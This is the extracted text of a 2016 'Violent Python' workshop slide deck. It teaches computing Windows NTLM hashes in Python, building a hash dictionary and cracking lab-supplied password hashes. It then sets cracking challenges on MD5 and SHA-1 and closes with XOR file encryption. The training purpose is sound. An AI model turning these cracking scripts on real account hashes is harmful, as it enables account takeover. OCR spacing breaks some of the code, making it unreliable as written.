
Violent Python The. Lab. ms Cracking Password Hashes with Python Calculating Windows NTLM Password Hashes with Python To calculate the correct Windows hash we will need to modify our script to use Unicode like this: import hashlib passwd = raw_input('Enter Password: ') print hashlib. new('md 4', passwd. encode('utf-16 le')). hexdigest() (NOTE: the code for Unicode ends in 16 lowercase L lowercase E, NOT 161 e. ) Run the program again. This time you should get the exact hash we expected Jan 2016 Violent Python presented by @alt_bier 37

Violent Python The. Lab. ms Cracking Password Hashes with Python Making a Hash Dictionary Create a program that calculates the NTLM hashes for all two-digit passwords from 00 to 99. A hash dictionary is a list of passwords and their associated hashes. This can be created on the fly and used within a script or exported to a file to be referenced by a script. In this case we will simply print the output We will combine what we learned about for loops with what we just learned about hashlib In a terminal windows create and edit a new file vi hash 2. py Enter the following text then save the file import hashlib for number in range(0, 100): passwd = '%02 d' % number print passwd + ' ' + hashlib. new('md 4', passwd. encode('utf-16 le')). hexdigest() Execute the script python hash 2. py You should see a list with each line containing a number and its corresponding Windows NTLM hash Jan 2016 Violent Python presented by @alt_bier 38

Violent Python The. Lab. ms Cracking Password Hashes with Python Using a Hash Dictionary Create a program that uses a hash dictionary to crack the password of two Windows accounts that used passwords from 00 to 99. A file with the hashes for the windows accounts using 2 digit pins is located here: ~/violent_python/hash/winpin. txt Copy this file to your current directory where you are creating your scripts by typing cp ~/violent_python/hash/winpin. txt. This file contains the following text: alpha: "": AAD 3 B 435 B 51404 EE: 93174506 A 944 EE 5 EB 9323410 C 16 D 4821 beta: "": AAD 3 B 435 B 51404 EE: 44728 F 9 F 4 D 304 B 7 BED 591 E 1 E 59 B 935 DA We are going to use this file in a script with our hash dictionary to crack these passwords Jan 2016 Violent Python presented by @alt_bier 39

Violent Python The. Lab. ms Cracking Password Hashes with Python Using a Hash Dictionary In a terminal window create a new file named hash 3. py and enter the following text in it: import hashlib with open('winpin. txt', 'r') as f: for line in f: listline = line. split(': ') userhash = listline[4]. lower(). rstrip('n') for number in range(0, 100): passwd = '%02 d' % number thishash = hashlib. new('md 4', passwd. encode('utf-16 le')). hexdigest() if (thishash == userhash): print 'CRACKED! Hash: ' + thishash + ' Password: ' + passwd break f. closed Explanation • The first line imports the hashlib library • The second line opens the file with our hashes for reading • The third line reads that file in line by line • The fourth line splits up each line being read into a list of items separated by ": " • The fifth line grabs the hash part of the line converts it to lowercase and strips off the trailing newline • The seventh line creates our hash dictionary item • The eighth line compares the hash dictionary with the hash from the file Jan 2016 Violent Python presented by @alt_bier 40

Violent Python The. Lab. ms Cracking Password Hashes with Python Using a Hash Dictionary Execute the script python hash 3. py You should see the cracked passwords for the hashes in our file Next we will use what we learned here to crack some passwords in a few challenges Jan 2016 Violent Python presented by @alt_bier 41

Violent Python The. Lab. ms Cracking Password Hashes with Python Password Challenge 1: Windows NTLM (MD 4) Hashes The following Windows passwords are constructed according to this system: CCSF-username-PIN Where "username" is the username in lowercase and PIN is a two-digit number. For example, a user named "Sam" might have a password like this: CCSF-sam-01 Crack these passwords, which were collected from a Windows 7 machine with Cain and saved in this file: ~/violent_python/hash/winpass. txt Ming: "": AAD 3 B 435 B 51404 EE: 52 C 4859 C 0617 E 4 A 8 FEC 24 BA 890 C 5 FC 57 Mohammed: "": AAD 3 B 435 B 51404 EE: 39057 EF 3 A 9 FE 57 D 98 E 7 A 9 BAB 7 CD 2 F 4 F 9 sam: "": AAD 3 B 435 B 51404 EE: 19 A 641 D 2520 B 983 ABB 7 C 931 CEFF 933 FA Note that the NTLM (MD 4) hash is the rightmost part of each line, after the last colon. Having Trouble? If you are stuck on this challenge an example script is here: ~/violent_python/examples/19. hash 4. py Jan 2016 Violent Python presented by @alt_bier 42

Violent Python The. Lab. ms Cracking Password Hashes with Python Password Challenge 2: MD 5 Hashes with Several Rounds The company using the Windows passwords in the previous challenge sets up an online system, with passwords formed the same way. Somewhere in the Terms of Service, it strongly warns users not to re-use the same password as their Windows password. It is now much more secure, because it uses MD 5 instead of MD 4, and not only that, it uses many rounds of MD 5. It doesn't use Unicode encoding. Crack these hashes if you can! They are in this file: ~/violent_python/hash/webpass. txt Ming: 7621 eca 98 fe 6 a 1885 d 4 f 5 f 56 a 0525915 Mohammed: b 2173861 e 8787 a 326 fb 4476 aa 9585 e 1 c sam: 42 e 646 b 706 acfab 0 cf 8079351 d 176121 Having Trouble? If you are stuck on this challenge an example script is here: ~/violent_python/examples/20. hash 5. py Jan 2016 Violent Python presented by @alt_bier 43

Violent Python The. Lab. ms Cracking Password Hashes with Python Password Challenge 3: Many rounds of MD 5 and SHA-1 Somehow, evil hackers broke into the previous Web application. So the new, super-enhanced system uses a much larger number of MD 5 rounds, followed by an even larger number of SHA 1 hash rounds. The total number of hashing rounds is less than 500, because management is sure that's enough. And now users must click "I Agree" to a pop-up box agreeing not to re-use passwords, so only a complete idiot would do that. Crack these hashes if you can! They are in this file: ~/violent_python/hash/superpass. txt Ming: ce 788 ed 5 f 855 e 51 e 6 fd 78 f 923 b 43 a 6407467 c 5 f 2 Mohammed: 582 d 99006950 cddeb 2 df 9 f 40 b 3 f 65 ebc 283 dc 378 sam: da 660655 f 4 d 4714 fe 605 e 9063 d 1 ded 4 b 749 c 50 a 9 Having Trouble? If you are stuck on this challenge an example script is here: ~/violent_python/examples/21. hash 6. py Jan 2016 Violent Python presented by @alt_bier 44
Violent Python The. Lab. ms Cracking Password Hashes with Python Some Useful Links Related To This Section Python hashlib library https: //docs. python. org/2/library/hashlib. html Python Unicode: Encode and Decode Strings http: //pythoncentral. io/python-unicode-encode-decode-strings-python-2 x/ Compound Statements - The WITH Statement https: //docs. python. org/2/reference/compound_stmts. html#the-with-statement Python Reading and Writing Files https: //docs. python. org/2/tutorial/inputoutput. html#reading-and-writing-files Jan 2016 Violent Python presented by @alt_bier 45

Violent Python The. Lab. ms XOR Encryption in Python In this section we will encrypt and decrypt files using XOR in Python Understanding XOR Exclusive OR (XOR) is a fundamental mathematical operation used in many encryption algorithms. XOR operates on one bit at a time, with these results: 0 XOR 0 = 0 0 XOR 1 = 1 1 XOR 0 = 1 1 XOR 1 = 0 For our purposes, we'll use the Python ^ operator, which acts on a whole byte at a time. Characters are ASCII-encoded, like this: A is 01000001 B is 01000010 C is 01000011 A whole table of ASCII values is available here: http: //www. asciitable. com/ Jan 2016 Violent Python presented by @alt_bier 46

Violent Python The. Lab. ms XOR Encryption in Python Understanding XOR Consider A^B: A is 01000001 B is 01000010 A^B= 00000011 That is character 3, an unprintable end-of-text mark. However, A^s is printable: A is 01000001 s is 01110011 A^s= 00110010 The result is the hexadecimal value 0 x 32, or the ASCII numeral 2. Jan 2016 Violent Python presented by @alt_bier 47

Violent Python The. Lab. ms XOR Encryption in Python XOR in Python In a terminal window execute this command to create and edit a new file: vi xor 1 While in the vi editor press i for insert mode and enter this code, as shown below: #!/usr/bin/python import sys if len(sys. argv) != 4: print "Usage: . /xor 1 infile outfile k“ print "k is a one-character XOR key“ print "For hexadecimal keys, use $'\x 01'“ exit() f = open(str(sys. argv[1]), "rb") g = open(str(sys. argv[2]), "a") k = ord(sys. argv[3]) try: byte = f. read(1) while byte != "": xbyte = ord(byte) ^ k g. write(chr(xbyte)) byte = f. read(1) finally: f. close() g. close() Press ESC to exit insert mode and press : wq then Enter to save the file and quit the editor. Jan 2016 Violent Python presented by @alt_bier 48

Violent Python The. Lab. ms XOR Encryption in Python XOR in Python Next, we need to make the file executable. In a Terminal window, execute this command: chmod a+x xor 1 Now lets execute the file. In a Terminal window, execute this command: . /xor 1 You should see the help message, explaining how to use the program Encrypting a File with XOR in Python To create a file named plain 1 with the letter A in it, execute these commands : echo -n A > plain 1 cat plain 1 The "echo -n" command created a file named plain 1 which contains a single letter A, without a carriage return at the end of the file. The "cat plain 1" command printed out the file, which appeared as a single A at the start of the next line Jan 2016 Violent Python presented by @alt_bier 49

Violent Python The. Lab. ms XOR Encryption in Python Encrypting a File with XOR in Python To encrypt the file plain 1 with a key of s , execute these commands : . /xor 1 plain 1 cipher 1 s cat cipher 1 The result is "2". In a terminal window execute this command to create and edit a new file: vi plain 2 While in the vi editor press i for insert mode and enter this code, as shown below: Normal English text; written by YOUR NAME Press ESC to exit insert mode and press : wq then Enter to save the file and quit the editor. To encrypt the file using a key of x, execute these commands: . /xor 1 plain 2 cipher 2 x cat cipher 2 The result is strange unreadable characters Jan 2016 Violent Python presented by @alt_bier 50

Violent Python The. Lab. ms XOR Encryption in Python Decrypting a File with XOR in Python To decrypt a file, simply repeat the XOR operation with the same key. It will reverse itself. Execute these commands: . /xor 1 cipher 2 plain 2 r x cat plain 2 r The file is restored to readable text Jan 2016 Violent Python presented by @alt_bier 51
